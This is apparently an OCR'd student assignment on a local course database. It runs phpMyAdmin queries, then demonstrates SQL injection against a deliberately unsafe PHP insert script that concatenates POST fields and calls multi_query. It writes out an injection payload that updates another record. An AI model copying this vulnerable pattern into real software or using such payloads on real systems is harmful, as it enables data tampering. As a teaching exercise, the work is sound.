


name	id_student	current_grade	credit_points
6971ICT	qGDI6GBMyfCItkgWChulqhSrkHThJPdxxHxDcKGrF7RXvMu2b0	4	10
7833ICT	ByfSxsvye6gCaFiyqTIzUXuJZBqqNZOpMdiJa1BR5GX5eQNnDl	4	10
5839ICT	mTTeyv7RhARhyW0jkxqwUWOvKBvxrJoSODW3CFQQdDR5ltaJeu	4	10
3260ICT	jL1m8nvpS3TYsWIfFkClJsTmU9jTMTeGvNowVpokimdBIOhzZI	4	10
3433ICT	XdKqGHC2kO2ZEyKWB7fmFcBuWkqpApKhPkjgZpfhvwMY7EJybJ	4	10
2616ICT	wuyARYElZ1ANPaLmzp0nmc4wtDjAl2ACluaFxlnCdNGNGHKEqb	4	10
8906ICT	sKtR4vJRsvyYQFkqbw5aRSOKhpACmVc8LYpNCLaxqueKdqX6IZ	4	10
8118ICT	KToOnlWBLiVZlkzPuWB4uGVb0RUwbsgRjp0GGqb4jwDXrCRkAk	4	10
1658ICT	KK3wLBZrsqRFsC1rn4LvVHJlFWlgdmjEflVe9WnJFQbdxagNEb	4	10

View From 1 Student

The SQL query below allows us to SELECT a view and choose a student data we are looking for. In our case, we wanted to look for the student with the student id 'edW9udGXYnucifGVqjINGmnk6dBYvASVGxa5iySTBStFhsU1GM'. So first, we select the view, then join the academic_staff_enrol_view, and courses view to get a course id. After this, we used a WHERE clause to choose the student grade we are looking for.

```
SELECT * FROM academic_staff_enroll_view
inner join tbl_courses on academic_staff_enroll_view.id_course = tbl_courses.id_course
WHERE id_staff= 'edW9udGXYnucifGVqjINGmnk6dBYvASVGxa5iySTBStFhsU1GM';
```



Showing rows 0 - 0 (1 total, Query took 0.0015 seconds.)


```
SELECT * FROM academic_staff_enroll_view inner join tbl_courses on academic_staff_enroll_view.id_course = tbl_courses.id_course WHERE id_staff= 'edW9udGXYnucifGVqjINGmnk6dBYvASVGxa5iySTBStFhsU1GM'
```

□ Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]
□ Show all | Number of rows: 25 Filter rows: Search this table
+ Options


id_course	name	campus	id_student	id_person	current_grade
BtbkKqflIGv0EykaDXI5PKk7ubESmhlHYnTwELf9KHZrBuNImg	1658ICT	nathan	KK3wLBZrsqRFsC1rn4LvVHJlFWlgdmjEflVe9WnJFQbdxagNEb	IPO1veJ1IRk9AMTIQNRsMfzWiiqymovYQKVpwOs0fMEIFyryVb	4

SQL Injection

When we do a normal insert with the following code


C:\xampp\htdocs\sqlitest\unsafe_main.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
index.html
unsafe_main.php
unsafe_main.php
index.php
sqlnotes.txt
PHP Hypertext Preprocessor file
length : 1,816 lines : 72
Ln : 24 Col : 27 Sel : 0 | 0
Unix (LF)
UTF-8
INS

```
<html>
<body>

<?php
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "another_assignment2";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
echo "Connected successfully <br> <br>";


$first_name = $_POST['input2'];
$last_name = $_POST['input3'];
$DOB = $_POST['input4'];
$Gender = $_POST['input5'];
$phone = $_POST['input6'];

$bytes = random_bytes(20);
$randomid = bin2hex($bytes);
$sql = "INSERT INTO tbl_person_details (id_person,first_name, last_name, DOB, gender, mobile_phone) VALUES ('$randomid', '$fi

if ($conn->multi_query($sql) === TRUE) {
    echo "New record created successfully";
} else {
    echo "Error: " . $sql . "<br>" . $conn->error;
}

$conn->close();
?><br><br>


Input 2  <?php echo $_POST["input2"]; ?><br>
Input 3  <?php echo $_POST["input3"]; ?><br>
Input 4  <?php echo $_POST["input4"]; ?><br>
Input 5  <?php echo $_POST["input5"]; ?><br>
Input 6  <?php echo $_POST["input6"]; ?>

  <form action="unsafe_main.php" method="post">
    <table width="50%">
      <tr>
          <td>First Name</td>
          <td><input type="text" name="input2"></td>
      </tr>
      <tr>
          <td>Last Name</td>
          <td><input type="text" name="input3"></td>
      </tr>
      <tr>
          <td>DOB</td>
```




Connected successfully

New record created successfully

Input 2 Shannon
Input 3 hello
Input 4 19-12-1990
Input 5 male
Input 6 55026380

First Name	BOB
Last Name	BOB
DOB	19-12-1990
Gender	Male
Mobile Phone	0000000000

OK




Connected successfully

New record created successfully

Input 2 BOB
Input 3 BOB
Input 4 19-12-1990
Input 5 Male
Input 6 0000000000

First Name	
Last Name	
DOB	
Gender	
Mobile Phone	

OK



localhost/phpmyadmin/sql.php?server=1&db=another_assignment2&table=tbl_person_details&pos=0

Server: 127.0.0.1 » Database: another_assignment2 » Table: tbl_person_details

✓ Showing rows 0 - 24 (31 total, Query took 0.0011 seconds.)

```
SELECT * FROM `tbl_person_details`
```

□ Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]


1 > >> | □ Show all | Number of rows: 25 Filter rows: Search this table Sort by key: None

+ Options

id_person	id_address	first_name	last_name	DOB	home_phone	mobile_phone	emergency_phone	street_number	unit_number	address_prefix
2QhuhAJhPapf9JKirjauEztYRoHpb1az3ZErBZDExQnROCjQFZ	QLD134854	helena	jack	2020-09-01	4827461971	3716267702	3181146278	3	27	
703305cabb658b8bf487e3147641457907847745		Shannon	hello	0000-00-00		55026380		0	0	
9nQHCOFDhJVdNfBo4GwRADJW3TqxPtrCb2urhgTZgxecxJgNvf	QLD109291	kye	bob	2020-09-01	8018246453	6517340058	8865682486	27	25	
cfb54c0f32a067376333078abb869b49e896d4fc		BOB	BOB	0000-00-00		0000000000		0	0	
eFtwpcboGBpASCHXozkPV6mlEu4mflY6cnPJoGXDjpXCVoy1ZR	QLD137533	shannon	phoebe	2020-09-01	7376448424	4112599822	8873876072	24	7	
gaXD9mZEDWr78l6skrPzcCtVwTyCeACwVMrICDzJEPwolovuEp	QLD137415	darcie	emmie	2020-09-01	3971154528	9422020614	9005842814	9	10	
gjZvHTzu1Bqn7AxqqFJNTNFTXK4KkAg3FRkLbGsQivaaTteiLp	QLD136676	darcie	jack	2020-09-01	7654646724	3668657442	9220987220	8	28	
gQeyYXFIDjDseBumLa9pKVzzkYopNsDu3T4MU6MSVpGTdzdYXz	QLD109204	mark	helena	2020-09-01	9200824034	9524912791	9818699205	2	24	
ILLRPXamdNVOmSt4gqz4ULGwnuLvZhv08sjrwLvTDIWdFXIghU	QLD109176	jack	emmie	2020-09-01	2355604895	6057599730	4909855430	14	10	
IPO1veJ1IRk9AMTIQNRsMfzWiigymovYQKVpwOs0fMEIFyryVb	QLD109291	jasmine	shannon	2020-09-01	7278281186	4550279712	2687612728	6	24	
IQoFxQt0OEtITxlnNXjnGtpT5SDtD2xsIBtvmBJk2zTBKswDoA	QLD135938	helena	john	2020-09-01	5528491486	7987328355	7670435626	0	0	
JhDGIOaYlwZjPTi8RMcaxlgvLcSZy5MgzZTLUGamq75hONyflH	QLD109291	kye	phoebe	2020-09-01	8743783299	2216040167	7969514420	2	21	
KBXYzYXLuXFikIAGQT1n3GNtpKNghWsJJghymcybuyj1nUxKC3	QLD109291	phoebe	helena	2020-09-01	3348762596	1339519081	5912929375	20	14	
MKzkLuwnEQNtU40OxSnistrsDzH8IOUBeUIHEOpahCHZCDkza	QLD136676	kye	bob	2020-09-01	8483605839	2792755809	8181843068	1	2	
NghwxlwDSiyPCyYVVMsKto8SE7XWKFfzD04UukWSpqgsZVPwfw	QLD109176	jack	shannon	2020-09-01	3320993207	1541353406	1815584918	5	2	
PSPWHXJxekUrqqXKW9mYsfvPX2fhhLhcoW4CsGx4xTBHXGonxg	QLD135938	ash	darcie	2020-09-01	6543054440	3694808981	3883741812	26	11	
Q7lzJWMSgmwCMMtPxvwVpuQXFrIP4kZUFXegChehBljc3X6fbh	QLD134854	darcie	ash	2020-09-01	3661986294	7886315258	1446214504	10	12	
QfHuZ44z4XnUoiAQYEgsKSsNNb8etJolcfTHhtWFzSUWrCegfH	QLD136676	ash	molly	2020-09-01	9634402069	8654729222	4264853808	13	0	
rEtXITEtfCQaqoLwG6ZMMDpmxdMcppAaGTppo1IBMGBP5aVmz9	QLD135938	helena	jack	2020-09-01	5799376955	2581002078	3702851334	21	22	
rJuXXjdIlMbuSINRGfV7QRpx4Nqms1bHYCgjwaoVjFD7OlsZLU	QLD134854	ash	bob	2020-09-01	1393813551	1963938671	3497520811	14	14	
rPusT2arcWIT7VDFbZHWazIVHMokJLgGFrDO6lvjrarXPL5ujJ	QLD136676	john	darcie	2020-09-01	6282201817	9407366882	8821017528	9	24	
RUsngwVacnyIlIny5VrVEXjbFRPR5CuGsRZ7F6AmGsmqpfYnCY	QLD135938	jack	emmie	2020-09-01	4893448997	1569222068	9777153000	4	3	
SCwulUjBpoVVva0LelmlEmUb12RYJjYiGWMK1osMyEEwkiicD	QLD109291	molly	emmie	2020-09-01	5981240836	5263407783	1067451961	20	3	
sHHrVJ7xHBDlhrpUxkEl3MsGAfF1kyofCRwb6oFisIUNMXNVT	QLD136346	helena	jasmine	2020-09-01	7104737800	4735795426	6952656577	18	16	

Attack 1 update BOB gender
Admin


'); update tbl_person_details set gender='trans' where first_name='BOB';#


localhost/sqlitest/unsafe_main.p ×
localhost/sqlitest/unsafe_main.php
gamestats.compon... Chart.js samples pressback.space/28... How do I fix a 1045... gpscrap.py - googl... Gathering Data fro... https://steamspy.co... Get Global Stats CS... ISteamUserStats Int... https://api.steampo... Bad Request
Incognito
Other bookmarks

```
Connected successfully

Notice: Undefined index: input2 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 20

Notice: Undefined index: input3 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 21

Notice: Undefined index: input4 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 22

Notice: Undefined index: input5 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 23

Notice: Undefined index: input6 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 24
New record created successfully

Input 2
Notice: Undefined index: input2 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 40

Input 3
Notice: Undefined index: input3 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 41

Input 4
Notice: Undefined index: input4 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 42

Input 5
Notice: Undefined index: input5 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 43

Input 6
Notice: Undefined index: input6 in C:\xampp\htdocs\sqlitest\unsafe_main.php on line 44
```

First Name
Last Name
DOB
Gender
Mobile Phone: where first_name='BOB';#


OK


(58) destiny 2 festival of the lost ×
LinkedIn ×
localhost / 127.0.0.1 / another_... ×
localhost / 127.0.0.1 / another_a ×
PHP: How to generate a random... ×
salary='80000' where ID=100 ×
localhost/phpmyadmin/sql.php?server=1&db=another_assignment2&table=tbl_person_details&pos=0
Apps gamestats.compon... Chart.js samples pressback.space/28... How do I fix a 1045... gpscrap.py - googl... Gathering Data fro... https://steamspy.co... Get Global Stats CS... ISteamUserStats Int... https://api.steampo... Bad Request
Other bookmarks
phpMyAdmin
Recent Favorites
New
abnlookup
another_assignment2
Tables
New
student
tbl_address
tbl_courses
tbl_degrees
tbl_degree_enrolled
tbl_person_details
tbl_staff
tbl_student
tbl_student_enrolled
Views
assignment2
aus_contacts
blair_collection
cuddlemonster
entertrew
information_schema
letyourselfpass
mysql
performance_schema
phpmyadmin
test
testing
Browse Structure SQL Search Insert Export Import Privileges Operations Tracking Triggers
Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]
